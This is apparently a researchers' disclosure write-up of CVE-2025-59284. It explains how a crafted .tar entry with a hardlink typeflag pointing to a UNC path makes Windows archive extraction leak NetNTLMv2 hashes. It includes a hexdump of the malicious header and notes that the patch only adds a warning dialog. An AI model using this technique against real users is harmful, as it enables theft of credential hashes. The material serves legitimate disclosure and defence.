
CVE-2025-59284 Finding and Analysis
This post outlines the finding and analysis of CVE-2025-59284, a libarchive vulnerability in Windows abusing hardlinks to leak NetNTLMv2 hash upon any file opening or archive extraction.
Initial Idea
During some research we stumbled upon the Windows feature of file- and folder-links. A feature we knew existed but didnt really dig into yet. From doing pentests on linux based systems we were aware that this could potentially be misused or exploited if wrongly configured by Microsoft, so this caught our curiosity.
Different link-types in Windows
Windows generally incorporates 3 major link types:
- Symlinks
- Junctions
- Hardlinks
There are also 2 additional forms of links, but they wont be covered here:
Reparse points are metadata attached to a file or directory ( reparse tag + reparse data ) that causes name resolutions to “replay” with the new metadata inputs.
If a caller tries to open C:\A\B\C the filesystem tries to resolve its components. When it hits a FILE_ATTRIBUTE_REPARSE_POINT entry it will look at its reparse tag.
When there exists a handler for said tag, the opening to that path is “reparsed” and the handler provides a “replacement path” and path resolution starts using that replacement.
Symlinks are filesystem object whose MFT entry includes a reparse point with tag IO_REPARSE_TAG_SYMLINK = 0xA000000C.
This link object can be created either as a directory or a file (and even registry keys), allowing symbolic links to either point to and be treated as a file or directory.
Symbolic links can also point to a UNC Path allowing access to remote objects. However the creation of Symbolic links (CreateSymbolicLink) only works with elevated privileges or if developer mode is enabled!
Junctions is a directory reparse point using the mount point tag IO_REPARSE_TAG_MOUNT_POINT = 0xA0000003.
Conceptionally Junctions are similair as volume mount points and can only be created on folders. They can be created from low privileged users, but they can not be pointed to a UNC path upon creation.
Hardlinks are not reparse points and do not trigger pathname substitution. On Windows at the NTFS filesystem level each file has a single Identity ( file record / file ID ). A hardlink adds another directory entry pointing to that same file record, and the target file’s metadata hardlink count gets increased. They only work on NTFS and only for files. You can create them from low privileges, however since the file ACL’s are inherited, you need to have write-privileges over the target file pointing to. Also hardlinks can’t point to a UNC path on creation and must reference something on the same filesytem Volume.
Understanding all low-level details can be difficult and was not necessary for finding this bug. On the very low level you can play with those objects and create unexpected results. See James Forshaw’s symbolic-testing-tools and his blogs for more.
For understanding how we found the bug and why it works it is enough to remember this table:
| Link type | reparse point? | points to | only with special privileges | can point to UNC |
|---|---|---|---|---|
| Symlink | yes | File or Folder or registry entry | yes | yes |
| Junction | yes | Folder only | no | no |
| Hardlink | no | File only | no | no |
How to deliver them?
Since all link types needs to be recognized and therfore be baked into the filesystem in some form or the other you cant deliver them purely as a file ( even though there is the .symlink file for symlinks on Windows, but we didnt have much success yet playing with them).
The most easy way to deliver them would be trough .vhd(x) files, but since you need to hold high privileges or be in developer mode to mount those, we didnt spend time bothering with that.
Therefore the best option left for us were container files. Why this sounded promising without us knowing if any container file existed to hold or create them? Because there has to be a way for users to propagate links between systems and backups.
Also creating links on linux and deliver them packed to Windows machines was probably something Microsoft and other vendors already thought of.
We needed something that obeys NTFS file structures or links and decided to look into .iso files first. But this didnt yield any results, so we were left with archive files.
To our advantage, Windows 11 added support for more archive formats by implementing a merge of the libarchive project.
Which link to choose?
On first glance symbolic links looked the most promising. They have the most features and can point to UNC paths which is always something that can easily be abused to leak NetNTLMv2 hashes. Even though they need admin privileges to be created, we had high hopes that Windows or libarchive is doing some file operations on the target before trying to create them. (e.g some form of “is target resolvable/existing” checks, leading to a CreateFile call and then to hashleak). Unfortunately this wasn’t the case and was in fact something other people already looked into as discussed in here.

Playing around with this also didnt bring us any good results and was a bit disappointing. But after further researching on archive formats and their capabilities on embedding links we stumbled upon this gnu-tar documentation
/* Values used in typeflag field.  */
#define REGTYPE  '0'            /* regular file */
#define AREGTYPE '\0'           /* regular file */
#define LNKTYPE  '1'            /* link */			<- ?
#define SYMTYPE  '2'            /* reserved */  		<- ?
#define CHRTYPE  '3'            /* character special */
#define BLKTYPE  '4'            /* block special */
#define DIRTYPE  '5'            /* directory */
#define FIFOTYPE '6'            /* FIFO special */
#define CONTTYPE '7'            /* reserved */
Apparently the tar format can differenciate between two link types, one being symlinks and the other hardlinks?
We created a python script that can create a .tar file from scratch and therefore let you decide which typeflag you want to give its embedded files.
Using SYMTYPE '2' gave us the already seen “A required privilege is not held by the client” Error, meaning it tries to create a symlink upon extraction for you.
But using LNKTYPE '1' we had luck pointing it to files that were already on the fileystem meaning it creates a hardlink for us!
The Bug
From our introduction we know that you are not allowed to create hardlinks to a UNC path, but you should never let something untested, better safe than sorry. So with our python script we created a .tar file, holding a hardlink and pointing it to a UNC path we control.
00000090: 3335 3000 3031 3337 3131 0020 315c 5c31	350.013711. 1\1	     <- the '1' at (1\)
000000a0: 302e 3138 2e39 392e 315c 7368 6172 655c	0.18.99.1\share\
000000b0: 7465 7374 2e70 6466 0000 0000 0000 0000	test.pdf........
And there is the hash leak:
Why does that work?
You may ask yourself now why this works since we said hardlinks can’t point to a UNC path. And we asked ourselves the same question.
While reversing Windows libarchive implementation (zipfldr.dll) we noticed that it just does a CreateHardLinkW(lpFilename, lpExistingFilename, 0) call under the hood, so why the hash leak?
The answer is quite simple, Windows really doesnt allow you to create hardlinks to a UNC Path, and using our .tar file also doesnt bypass that. The hardlink doesnt get created upon extraction. But the CreateHardLinkW() API call indeed does reach out the target filepath before confirming its a remote UNC path. This results in a CreateFile call to the supplied UNC path and therefore a hashleak.
The Patch
After we responsibly disclosed the bug through ZDI, Microsoft rolled out a fix that now supplies a warning window when extracting a hardlink that points to a UNC path. The problem with that patch is, that it doesnt fix the underlying issue of the API-Call reaching out to a UNC Path, which (probably?) should never happen in the first place.

This results in an exploit that still works if the user accepts the warning. But to be honest, how many people would deny a benign .txt file extraction when the target path points to a reasonable domain name?